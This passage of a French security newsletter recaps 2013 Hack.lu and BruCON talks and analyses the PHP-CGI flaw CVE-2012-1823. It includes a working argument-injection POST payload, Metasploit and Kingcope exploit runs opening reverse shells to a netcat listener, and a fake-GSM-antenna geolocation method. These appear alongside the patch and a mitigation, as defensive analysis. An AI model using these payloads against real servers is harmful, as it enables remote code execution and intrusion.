Lorsque le chercheur a voulu reporter la faille de sécurité, ces derniers lui ont dit que le fait d'exposer l'empreinte md5 d'un email n'était pas une vulnérabilité, puisque l'email n'est pas considéré comme une information sensible. Partant de ce constat, le chercheur a voulu démontrer le contraire à ses interlocuteurs.

Pour cela il a mené une étude sur plusieurs forums politiques français utilisant le système Gravatar, dans le but d'identifier les personnes commentant les sujets politiquement sensibles. Au travers de plusieurs étapes de statistique et d'attaque par brute force, il a ainsi pu identifier 45 % des personnes présentes sur le forum «fdesouche.fr». Le chercheur a ainsi pu démontrer qu'une adresse email, souvent composée du prénom et nom de la personne, peut être une donnée sensible, puisqu'elle permet d'identifier des commentaires normalement couverts d'anonymat.

Exploit Krawler Framework

Sebastien Larinier et Guillaume Arcas

Slides

http://archive.hack.lu/2013/Hack.lu.2013-ExploitKitsKrawlerFramework.pdf

Les chercheurs de cette conférence sont venus nous présenter leurs outils permettant de récupérer les exploits kits. Les outils se bases sur un ensemble d'outils Open Source comme Volatility, VirutalBox, sélénium, etc.. Une fois une URL malveillante identifiée, leur outil va démarrer des VMs, contenant différents systèmes d'exploitation et différents navigateurs. Dès qu'un processus externe au navigateur est lancé, l'outil va recouper les informations présentes en mémoires, sur le réseau ainsi que sur d'autres informations annexes. Cet ensemble d'information permetta d'analyser les codes d'exploitation utilisée par les différents exploits kits.

BlackHole Exploit Kit

- Born on 2010
- Coded by "Paunch" and ""HodLuM"
- One of the most popular EK ever
- PHP + HTML + JavaScript
- Exploits for Java + PDF + Flash + IE + MS Windows
- Exploits updated on a daily basis
- Advanced Obfuscation Techniques (#BuzzWord) for JS & PDF
- URLs spread by spam campaigns
- SaaS business model ($1500 / year)

Références

http://2013.hack.lu/index.php/Info

> Conférences sécurité :

Pour la troisième année consécutive, XMCO était présent à la conférence BruCON qui s'est déroulée dans la ville de Gand (ou Ghent) en Belgique.

par Julien TERRIAC et David WEBER

Xavier Mertens

Brucon 2013

Keynote #1: Member of the European Parliament on behalf of Piratpartiet

Amelia Andersdotter

Ces deux jours de conférences ont débuté par une Keynote surprise ; le sujet de cette dernière n'ayant pas été annoncé à l'avance.

Cette Keynote a été animée par Amelia Andersdotter, qui, en sa qualité de membre du Parlement Européen et représentante du Parti Pirate suédois (un parti politique qui prône notamment le renforcement des droits relatifs au respect de la vie privée de chacun), a fait une présentation critique de la réglementation sur « l'identification électronique et les services de confiance pour les transactions électroniques au sein du marché intérieur » [1] adoptée par la Commission Européenne en juin 2012.

Le but de cette réglementation est de favoriser les échanges électroniques en Europe, et ce, en instaurant un climat de confiance et d'interopérabilité entre les pays membres. C'est dans cette optique que cette réglementation vient établir un cadre juridique commun à l'identification électronique, à ses mécanismes, et aux services de confiance qui lui sont associés.

Amelia Andersdotter a notamment souligné le fait que la Commission Européenne ne possède pas les compétences requises pour répondre aux problématiques techniques liées à la protection et à la confidentialité des données manipulées par un système d'identification électronique :

✚ Les mécanismes de sécurité liés à l'identité électronique sont basés sur l'utilisation de certificats cryptographiques, ce qui impose la nomination d'autorités de certification de « confiance », au sens gouvernemental. La question de « à

qui faire confiance ? » se pose donc. En effet, une autorité de confiance gouvernementale doit répondre à des attentes et des contraintes plus élevées que les autorités de certification « classiques ». Amelia Andersdotter a notamment rappelé l'affaire DigiNotar [2].

✚ Les gouvernements n'utilisent pas les mêmes informations pour identifier leurs citoyens, ce qui impose un problème d'interopérabilité entre les Etats. Comment donc définir les informations qui caractérisent l'identité d'un citoyen ? De plus, la manipulation de certaines informations engendre différentes problématiques en fonction des cultures et/ou des Etats : Amelia Andersdotter a cité l'exemple de l'Allemagne dont la constitution interdit à une autorité publique de tracer ou de profiler un citoyen en croisant ses données avec d'autres autorités publiques.


✚ La Commission Européenne n'a pas pris en compte les précédentes tentatives de mise en place d'un système d'identification électronique qui ont démontré que les citoyens étaient majoritairement réfractaires à ce type de réglementation. La centralisation des données relatives à une personne engendre un sentiment de traçabilité voire de surveillance, parfois justifié. En outre, les données détenues par un service public peuvent porter préjudice à une personne si elles sont partagées à d'autres entités publiques, voire privées.

HTTP Time bandit
Vaagn Toukharian

✚ **Slides**
http://files.brucon.org/2013/http_time_bandit.pdf

✚ **Lien**
https://github.com/Qualys/timeBandit

Cette conférence avait pour objectif de présenter les problématiques liées à la détection des failles de sécurité exploitées lors d'une attaque de déni de service sur une application web.



Dans cette optique, le conférencier a débuté par la présentation d'un outil baptisé timeBandit ; ce dernier permet de détecter les pages d'une application web pouvant être impliquées dans l'envoi massif de requêtes HTTP. Voici la méthode employée par l'outil :

✚ Une analyse comparative des temps de réponse de l'application web est réalisée en fonction des pages visitées et des requêtes envoyées.

✚ Ces résultats sont ensuite corrélés en fonction de la taille des ressources demandées et les temps de réponse de l'application. De ces corrélations sont déduites les requêtes qui génèrent le plus de charge CPU lors de leur traitement.

✚ Des calculs statistiques sont utilisés pour déterminer la moyenne et l'écart type des temps de réponse de chaque requête, et ce, afin de pouvoir identifier avec précision les pages/requêtes pouvant provoquer un déni de service.

Le conférencier a ensuite présenté des moyens de prévention simples et efficaces pouvant être mis en œuvre contre les attaques de DDOS (Distributed Deny of Service) :

✚ Mettre en place un système de répartition de charge en frontal des serveurs web (load balancer) ;

✚ Corriger les requêtes problématiques identifiées par des outils tels que timeBandit ;

✚ Durcir la configuration de son serveur web. Les conférenciers ont notamment pris l'exemple du serveur Apache qui possède plusieurs modules pouvant être utilisés pour réduire les risques d'une attaque de DDOS :
- mod_evasive, qui s'avère être une très bonne protection ;
- mod_limitipconn : limite le nombre de téléchargement simultanés depuis une même connexion IP ;
- mod_qos, mod_throttle, mod_bwshare, etc ;

Durant cette partie de la présentation, l'utilisation de solutions commerciales a fortement été déconseillée :

✚ Leur coût est généralement très élevé comparé au service rendu ;

✚ Les rares personnes ayant utilisé ce type de service sont généralement mécontentes ;

✚ Ces technologies sont souvent basées sur des filtres contournables.

Taking the BDSM out of PCI DSS through open-source solutions

Erin Jacobs & Zack Fasel

Slides

http://files.brucon.org/2013/zfasel_secbarbie_pci_talk_brucon.pptx

Cette conférence n'avait pas pour but de présenter le standard PCI DSS (Payment Card Industry - Data Security Standard) ou ses nouveautés (avec sortie de la version 3.0 de la norme), mais plutôt de donner un retour d'expérience de deux QSA (Qualified Security Assessors) sur un sujet rarement évoqué.
Toutes les personnes qui ont réalisé (ou subi) une certification PCI DSS se sont rendues compte à quel point cette démarche « innocente » pouvait vite devenir un vrai calvaire. C'est d'ailleurs pour cette raison que personne n'aime vraiment Pierre, Fred et Adrien... euh je veux dire nos QSAs. ;-)


Les conférenciers ont donc cherché à démystifier ce standard et à donner quelques pistes pour réussir sa certification PCI DSS « en douceur ». Ils sont d'ailleurs à l'origine du projet « OpenPCIprojet.com ». Ce site a pour but de donner les recommandations basiques et de lister les Solutions Open Source (OSS) applicables dans le contexte d'une certification PCI DSS.

Le standard inclut 220 points de contrôle répartis en 12 chapitres.Le problème le plus rencontré concerne la gestion des logs. En effet, les normes PCI DSS imposent de tout journaliser.
Ceci implique 3 étapes (au sens PCI) :

- Générer les logs. Pour l'anecdote, il s'est avérer que certains clients ne retrouvent parfois pas leurs logs.

- Décentraliser le stockage des logs vers un serveur tiers ; ce qui engendre des problématiques telles que « comment envoyer des logs d'un serveur Windows vers un serveur Linux ? ».

- Contrôler ces logs. A l'heure actuelle, il n'existe pas de solution miracle. La meilleure solution OSS, selon les deux QSA, est le logiciel « fluentd » (un équivalent de Splunk). Côté XMCO, il existe également OSSIM qui reste très adapté à ce besoin.



Le deuxième problème le plus rencontré est le « patch management ». Les serveurs reposants sur une distribution Linux ne sont généralement pas concernés. En effet, une simple synchronisation du « repository » de la distribution permet de maintenir son système à jour en terme de correctif de sécurité. En revanche, pour les environnements Windows, le problème se corse : aucune solution supportant toutes les plateformes n'existe.

« Si malgré toutes ces explications, il vous reste encore des questions sur le standard PCI DSS, vous pouvez toujours vous référer à la réponse universelle d'un QSA : it depends »

La conférence s'est finie sur quelques aspects amusants concernant le standard PCI DSS :

- Les mots de passe partagés sont interdits mais pas les comptes de service.

- La ségrégation des rôles n'est pas possible au sein des entreprises de grande taille malgré son obligation.

- Définir une fonction unique par serveur est très compliqué pour les petites entreprises. Ceci engendre un fort coût que toutes les entreprises ne peuvent se permettre.

Si malgré toutes ces explications, il vous reste encore des questions sur le standard PCI DSS, vous pouvez toujours vous référer à la réponse universelle d'un QSA : « it depends ».

Keynote #2 : Back in Black
David Mortman


Selon David Mortman, la sécurité est un échec. Le plus grand problème dans les entreprises est la gestion des mises à jour de sécurité. Ce point pourtant essentiel est trop souvent négligé.

La manière la plus simple pour augmenter son niveau de sécurité est d'appliquer les correctifs de sécurité concernant les failles de sécurité dont des codes d'exploitation ont été rendus publics. La grande majorité des menaces se limitent aux exploits disponibles au sein du framework Metasploit. En effet, en appliquant les correctifs de manière aléatoire ou en prenant en compte que la note CVSS, le niveau de sécurité d'un système n'est augmenté que de 2% en moyenne. En revanche, en appliquant les correctifs de sécurité concernant les vulnérabilités dont des codes d'exploitation ont été rendus publics, le niveau de sécurité peut être augmenté d'environ 30%.

CobraDroid
Jake Valletta

Slides
http://files.brucon.org/2013/valletta_jake_cobradrois.pptx


Jake Valletta a présenté une version modifiée du système d'exploitation mobile Android appelé CobraDroid. Cette image système est basée sur la version 2.3.7_r1 d'Android et est destinée aux consultants en sécurité.



Elle embarque de nombreuses fonctionnalités, telles que :

- Contournement des protections SSL ;
- Identification des spécifications du téléphone ;
- Enregistrement de l'activité réseau d'une application et exportation au format PCAP. Cette fonctionnalité permet ainsi de supprimer le bruit généré par les autres applications ;
- Possibilité de placer des « hooks » sur les fonctions de l'application. Cette technique repose sur le principe de reverse engineering du code source de l'application.

Bien que fonctionnelle, plusieurs axes d'amélioration sont possibles pour cette ROM encore en phase de développement ; par exemple, l'interception des requêtes SQL réalisées par l'application auditée.




Keynote #3: CEO of Trail of Bits
Dan Guido

Slides
http://files.brucon.org/2013/dguido_brucon_keynote.pptx

Cette dernière keynote avait pour but de faire une rétrospective sur l'évolution des menaces et plus particulièrement sur les codes d'exploitation les plus utilisés au cours des dernières années.

La grande majorité des exploits que les attaquants utilisent au sein des kits d'exploitation sont des vulnérabilités affectant les composants Java, et ce, pour une raison simple : ce langage facilite leur travail. En effet, grâce à cette technologie, l'attaquant n'a plus besoin de contourner les principales protections intégrées au sein de Windows (DEP, ASLR, etc.).



L'année 2013 peut être considérée comme un succès. En effet, un système d'exploitation comportant toutes les mises à jour de sécurité et sur lequel Java n'est pas installé, est hors d'atteinte des Crimes Pack, selon Dan Guido.

Les codes d'exploitation visant à compromettre une machine et n'exploitant pas une faille de sécurité Java sont développés par des sociétés privées telle que Vupen ou par des groupes de pirates dans le cadre d'Advanced Persitant Threat (APT).

En la matière, les groupes de pirates chinois comme « Hidden Lynx » seraient les plus gros fournisseurs de 0day au monde. Leurs attaques visent principalement des sociétés

de haute technologie comme Google ou Bit9. Ils ont notamment été les précurseurs des attaques de type « Water Hole ».

Heureusement, tous les cyber gangs ne se valent pas. Dan Guido a notamment cité l'exemple du groupe de pirates chinois « Elderwood » qui, selon lui, ne produit pas de code d'exploitation de qualité.
Par conséquent, les exploits utilisés sont souvent peu fiables et provoquent des erreurs système (crash) sur les serveurs ciblés. En outre, leur niveau technique ne leur permet pas de contourner des protections de type ASLR sans utiliser des composants tiers (Flash, Java, etc.). L'analyse d'un code d'exploitation a démontré que les pirates ne prennent parfois même pas le temps de tester leurs exploits, même de manière succincte.
Par comparaison, Dan Guido estime que ses étudiants, moyennant le temps nécessaire, sont en mesure de produire des exploits de meilleure qualité.

Malheureusement, malgré tous ces défauts, les pirates parviennent parfois à arriver à leurs fins en compromettant leurs cibles. Pour un attaquant, il suffit d'un seul point d'entrée pour compromettre une entreprise. Par exemple, lors de l'attaque contre Google, les attaquants avaient réussi à trouver le seul employé qui utilisait encore IE6. Le vrai travail d'un pirate est dans la reconnaissance et l'identification des points vulnérables.

Geolocation of GSM mobile devices, even if they do not want to be found

David Perez & Jose Pico

Durant cette dernière conférence, David Perez et Jose Pico ont présenté une solution permettant de géolocaliser un téléphone qui ne dispose pas de GPS et sans avoir accès aux équipements réseau de l'opérateur télécom.
Les deux chercheurs sont partis du cahier des charges suivant:

- La solution ne doit pas nécessiter d'accès au PLMN (Public land mobile network ou réseau de télécommunication).
- La solution ne doit pas reposer sur l'exploitation de vulnérabilités applicatives permettant d'utiliser l'éventuel GPS du téléphone.
- La solution ne doit pas nécessiter le déploiement d'une infrastructure conséquente.
- Le seul prérequis est de connaître l'IMSI ou l'IMEI.

Les chercheurs se sont basés sur l'utilisation de deux fausses antennes GSM BTS (Base Transceiver Station). Pour cela, ils se sont inspirés du projet Open Source nommé USRP1 qui permet de concevoir sa propre antenne :

- La première permet de déterminer de manière grossière la localisation du téléphone. Elle utilise la technologie omnidirectionnelle qui permet de recevoir des ondes à 360°.
- La deuxième antenne est directionnelle et permet d'obtenir une plus grande précision sur la localisation du mobile.

Durant le développement du projet, l'équipe a été confrontée à plusieurs problèmes :

- L'idée de base était d'effectuer une triangulation en utilisant la puissance du signal en entrée. Très rapidement, cette technique a été abandonnée ; la puissance du signal dépend de beaucoup de facteurs (modèle de téléphone utilisé, conditions environnementales, etc.).
- La deuxième et dernière approche abordée consistait à utiliser le temps de réponse d'un téléphone. Lors de tests, ils se sont aperçus que pour deux téléphones différents localisés au même endroit, le temps de réponse pouvait varier du simple au triple. Cette incohérence provient du fait que chaque modèle de téléphone introduit des délais supplémentaires. A l'aide d'une série de tests, ils ont réussi à élaborer un modèle permettant de réduire l'impact de cette latence.

Durant la phase de tests en conditions réelles du projet, l'équipe s'est de nouveau vue confrontée à plusieurs problèmes :

- Dans un premier temps, les téléphones ne se connectaient pas à leurs « fausses » antennes mais au réseau commercial. Le problème venait d'une erreur de synchronisation. Les téléphones mobiles acceptent une marge d'erreur maximale de 90Hz sur la fréquence de la porteuse (fréquence utilisée pour émettre et recevoir les informations). Or, le système USRP1 acceptait une marge d'erreur de 900Hz.

✚Dans un second temps, après le recalibrage de la fréquence de la porteuse, les téléphones ne se connectaient pas toujours à leurs antennes.

Ceci était dû à un problème de puissance. En effet, un téléphone se connecte à l'antenne BTS la plus puissante. Or leurs antennes ne disposent pas de la même puissance que celle des opérateurs téléphoniques.
Néanmoins, il est possible de « mentir » sur la puissance effective de l'antenne. En effet, lors de la connexion d'un téléphone à une antenne, cette dernière envoie un paramètre nommé « Cell Re-selection Offset » (CRO) qui permet de fixer un offset de puissance. En fixant un offset suffisamment grand, il est possible de leurrer les téléphones qui vont alors tous se connecter à l'antenne « menteuse ».

La solution permet ainsi de localiser, à quelques mètres près, un téléphone. Une vidéo de démonstration a été projetée durant la conférence.

Leur prochain axe de développement va être de supporter les communications 3G. Malheureusement, il n'existe aucun projet de recherche open source permettant de fabriquer sa propre antenne 3G.

Références

✚[1] http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2012:0238:FIN:FR:PDF

✚[2] https://cert.xmco.fr/veille/index.xmco?nv=CXA-2011-1489

✚ http://2013.brucon.org/index.php/

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Revenons sur les backdoors au sein des routeurs grand public ainsi que sur la faille PHP-CGI de nouveau exploitée...

Joe McDonald

ACTUALITÉ DU MOMENT

Vulnérabilité
Analyse de la faille PHP -CGI référencée CVE-2012-1823
par Etienne BAUDIN

Actu
Backdoors dans les routeurs grand public
par Etienne BAUDIN

Les whitepapers du mois
ANSSI et les guides de sécurisation
par Charles DAGOUAT

PHP-CGI
Une ancienne vulnérabilité critique toujours exploitée

par Etienne BAUDIN


Halfrain

Contexte

Début 2012, lors du CTF qui se déroulait dans le cadre de la conférence Nullcon, une faille au sein du composant PHP-CGI utilisé par certains serveurs Web pour interpréter les sites en PHP est découverte par les chercheurs du groupe Eindbazen. Elle sera révélée en mai, lors de la publication d'un correctif par les développeurs de PHP. Cette vulnérabilité affecte alors les versions de PHP inférieures à 5.3.12 et 5.4.2.

Quelques mois après, cette vulnérabilité est toujours exploitée. Elle a d'ailleurs permis à des pirates de compromettre des milliers de serveurs à la fin de l'année 2013. La recrudescence de ces actes nous a donc amenés à nous pencher plus en détail sur cette vulnérabilité afin d'en comprendre les tenants et les aboutissants. Nous allons donc analyser l'origine de la vulnérabilité, sa correction, ainsi que la technique d'exploitation.

CGI, Kesako ?

CGI, pour « Common Gateway Interface », est une interface utilisée par les serveurs HTTP pour dialoguer avec d'autres programmes. A la différence des systèmes où l'on renvoie le contenu d'un fichier (HTML par exemple), CGI exécute un programme et retourne le contenu généré.

CGI est donc une interface, indépendante de tout langage de programmation, qui permet d'exécuter un programme quelconque (C, Python, PHP, etc). Par défaut, les serveurs affichent le contenu des fichiers. CGI offre donc un niveau de flexibilité élevé. Il est par exemple possible de déporter le serveur PHP vers une autre machine afin de ne pas alourdir les traitements réalisés par le serveur Web.


Découverte de la faille

Comme cela a été présenté en introduction, la faille a été découverte lors du concours de recherche de vulnérabilité organisé dans le cadre de l'édition 2012 de la NullCon, une conférence dédiée à la sécurité informatique. Des chercheurs en sécurité du groupe Eindbazen ont découvert cette vulnérabilité qui leur permettait initialement d'accéder au code source de la page PHP visitée.

Pour arriver à cela, ces derniers ont tout d'abord observé une erreur lors de l'exécution de PHP avec l'interface CGI. Ainsi, en ajoutant «?-s » à la fin de la requête HTTP, les chercheurs se sont rendus compte que ce comportement exécutait la commande « php -s » qui permet d'afficher la source d'un fichier PHP.

L'envoi de la requête suivante retournait alors le code source de la page en question alors qu'elle aurait du afficher une erreur.

XX.XX.XX.XX – - [12/Jan/2014:18:51:36 -0400] "GET /index.php?-s HTTP/1.1 301




```
<?php

// Show all information, defaults to INFO_ALL
phpinfo();

?>
```

Rapidement, ils approfondissent cette erreur et parviennent à écrire un code d'exploitation leur permettant de prendre le contrôle d'un système à distance, sans intervention d'un

utilisateur.

La vulnérabilité est aujourd'hui référencée CVE-2012-1823. Elle n'affecte pas les interfaces mod_php ou php-fqm.

Description de la vulnérabilité


La vulnérabilité provient du fichier « cgi-main.c », dans lequel est définie l'interface. Celui-ci ne gère pas correctement les requêtes dont le premier caractère est un tiret « - ». En effet, en utilisant ce caractère, un utilisateur malveillant est en mesure de contourner la configuration par défaut du composant PHP-CGI, en spécifiant les options de son choix. Il est dès lors possible d'insérer des commandes PHP qui seront, elles aussi, interprétées.
En outre, il est possible d'ajouter un nombre infini de paramètres puisque les espaces et tirets ne sont pas échappés. Il n'y a donc pas de restrictions lors de l'exploitation sur la taille du code d'exploitation.

Afin de tirer pleinement parti de cette vulnérabilité, il faut nous intéresser au paramètre « -d » de l'interpréteur PHP-CGI. Ce paramètre permet de modifier des variables du fichier de configuration PHP, php.ini. Il est donc possible (et relativement simple) d'exécuter un code PHP arbitraire via une simple requête HTTP incluant dans l'URL le paramètre « -d auto_prepend_file=php://input » et le code à exécuter au sein de paramètres envoyés en POST.

```
POST http://172.16.10.106/index.php?-d allow_url_include=on
-d auto_prepend_file=php://input HTTP/1.1
Host: 172.16.10.106
Content-length: 21

<?php
echo "XMCO";
?>
```

Dans cette commande, les éléments placés derrière le point d'interrogation seront incorrectement passés à PHP. Cela permettra à un attaquant d'outrepasser la configuration PHP et d'exécuter le code PHP placé dans le corps de la requête.
Dans l'exemple ci-dessous, nous avons exécuté la commande « echo 'XMCO' » en PHP qui permet d'afficher le mot XMCO.



En décembre, cette vulnérabilité a été particulièrement exploitée principalement en Europe, aux États-Unis, en Chine, en Inde et au Vietnam.

Correction de la vulnérabilité

Le code suivant correspond à la partie de code qui fut ajoutée par les développeurs de PHP. Une variable « skip_getopt » a été créée et une première vérification est réalisée pour s'assurer que le premier caractère de la requête n'est pas un tiret « - » .

« Afin de tirer pleinement parti de cette vulnérabilité, il faut nous intéresser au paramètre « -d » de l'interpréteur PHP-CGI qui permet de modifier des variables du fichier de configuration PHP, php.ini. »


Dans le cas où ce test s'avère positif, la méthode « php_getopt () » n'est pas appelée pour ne pas traiter de paramètres pouvant influer sur la configuration de l'interpréteur PHP-CGI. Dans le cas contraire, le déroulement du programme suit son cours normalement.

```
- if(query_string = getenv(«QUERY_STRING»)) {
+ if((query_string = getenv(«QUERY_STRING»)) != NULL &&
strchr(query_string, '=') == NULL) {
+   /* we've got query string that has no = - apache CGI will
pass it to command line */
+   unsigned char *p;
    decoded_query_string = strdup(query_string);
   php_url_decode(decoded_query_string, strlen(decoded_
query_string));
-  if(*decoded_query_string == '-' && strchr(decoded_que-
ry_string, '=') == NULL) {
+   for (p = decoded_query_string; *p &&  *p <= ' '; p++) {
+     /* skip all leading spaces */
+   }
+   if(*p == '-') {
     skip_getopt = 1;
   }
   free(decoded_query_string);
@@ -2074,7 +2079,7 @@ int main(int argc, char *argv[])
  }

  zend_first_try {
-   while ((c = php_getopt(argc, argv, OPTIONS, &php_op-
targ, &php_optind, 1, 2)) != -1) {
+   while (!skip_getopt && (c = php_getopt(argc, argv, OP-
TIONS, &php_optarg, &php_optind, 1, 2)) != -1) {
     switch (c) {
       case 'T':
         benchmark = 1;
```

Outre le correctif, les chercheurs en sécurité ont proposé une solution de contournement, nécessitant de modifier uniquement le fichier de configuration du module Apache mod_rewrite de la façon suivante :

```
RewriteCond %{QUERY_STRING} ^[^=]*$
RewriteCond %{QUERY_STRING} %2d|\- [NC]
RewriteRule .? - [F,L]
```



Exploitation de la vulnérabilité

Dans notre laboratoire, nous avons pu tester deux codes d'exploitation. Le premier était intégré au logiciel Metasploit, le second était un fichier C découvert sur la toile. Ils permettent tous les deux d'exécuter des commandes via l'envoi d'une requête HTTP et ainsi de prendre le contrôle du serveur web.

Pour tester les deux exploits, nous avons mis en place un serveur web vulnérable. Pour cela, nous nous sommes basés sur la dernière version de Debian, sur laquelle nous avons successivement compilé puis installé Apache 2.2.22 et PHP 5.3.10. Il n'est pas nécessaire de compiler les outils avec des options particulières, php-cgi étant activé par défaut. Une fois installé, il convient d'indiquer à Apache d'utiliser PHP-CGI pour traiter les fichiers « .php » :

```
# CUSTOM: Add PHP 5 parsing (via CGI) handler and action
ScriptAlias /local-bin /usr/local/bin
AddHandler application/x-httpd-php5 php
Action application/x-httpd-php5 /local-bin/php-cgi

<Directory "/usr/local/bin">
    Order allow,deny
    Allow from all
</Directory>
```

La directive ScriptAlias permet d'indiquer à Apache que le répertoire /usr/local/bin contient des scripts CGI.

La ligne suivante indique que lorsqu'Apache rencontre un fichier « .php », l'application doit l'associer au type MIME application/-httpd-php5.

La troisième ligne informe que lorsqu'Apache rencontre un fichier de type application/-httpd-php5, elle doit utiliser l'interpréteur /usr/local/bin/php-cgi. Enfin les dernières lignes autorisent toutes les requêtes à accéder au dossier où se trouve php-cgi.

Pour savoir si PHP est utilisé en mode CGI, on peut déposer un fichier sur le serveur Web faisant appel à la fonction « phpinfo() » et observer la valeur du paramètre « Server API » qui doit être « CGI/Fast CGI ».

Le premier code d'exploitation est disponible au travers de la solution Metasploit. Une simple modification des paramètres de configuration du code d'exploitation suivie du lancement de celui-ci donne un accès à la machine avec les droits de l'utilisateur ayant lancé le serveur Web.

Seule l'adresse du serveur web et le payload doivent alors être renseignés pour exploiter la vulnérabilité. L'exploit enverra une requête POST incluant un shell code PHP qui permettra d'exécuter du code sur le système.

```
nsf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse handler on 172.16.10.146:4444
[*] Sending stage (39848 bytes) to 172.16.10.146
[*] Meterpreter session 1 opened (172.16.10.146:4444 -> 172.16.10.146:

meterpreter > ls

Listing: /usr/local/apache2/htdocs
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  53    fil   2014-01-16 22:45:18 +0100  .htaccess
100644/rw-r--r--  69    fil   2014-01-16 18:05:21 +0100  index.php
```

Le second code se présente sous la forme d'un fichier C et est disponible sur exploit-db. Une fois compilé et lancé, il envoie une requête HTTP qui indiquera au système cible d'exécuter un shellcode PHP afin de lancer un interpréteur de commande (/bin/sh) et d'associer les entrées sorties de ce programme à un socket afin d'être accessible depuis Internet. Cet interpréteur viendra se connecter de lui même à un « netcat » que l'on aura placé en écoute sur notre serveur au préalable.

« Pour tester les deux exploits, nous avons mis en place un serveur web vulnérable implémentant Apache 2.2.22 et PHP 5.3.10 »

Dans notre cas, nous avons placé le netcat en écoute sur le port 4444 via la commande « nc –l 4444 ».

```
Mac-mini-de-Etienne:Downloads ebaudin$ ./apache-magika --target 192.168.61.137 --por
t 80 --protocol http --reverse-ip 172.16.10.146 --reverse-port 4444
-== Apache Magika by Kingcope ==-
/index.php
***SERVER RESPONSE***

HTTP/1.1 200 OK
Date: Thu, 16 Jan 2014 22:31:37 GMT
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.10
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
```

Dès lors, toutes les commandes peuvent être exécutées avec les droits du serveur web compromis. Par défaut, le pirate se retrouve donc dans le répertoire « /cgi-bin/ » où se trouve l'exécutable PHP-CGI.

```
Mac-mini-de-Etienne:Downloads ebaudin$ nc -l 4444
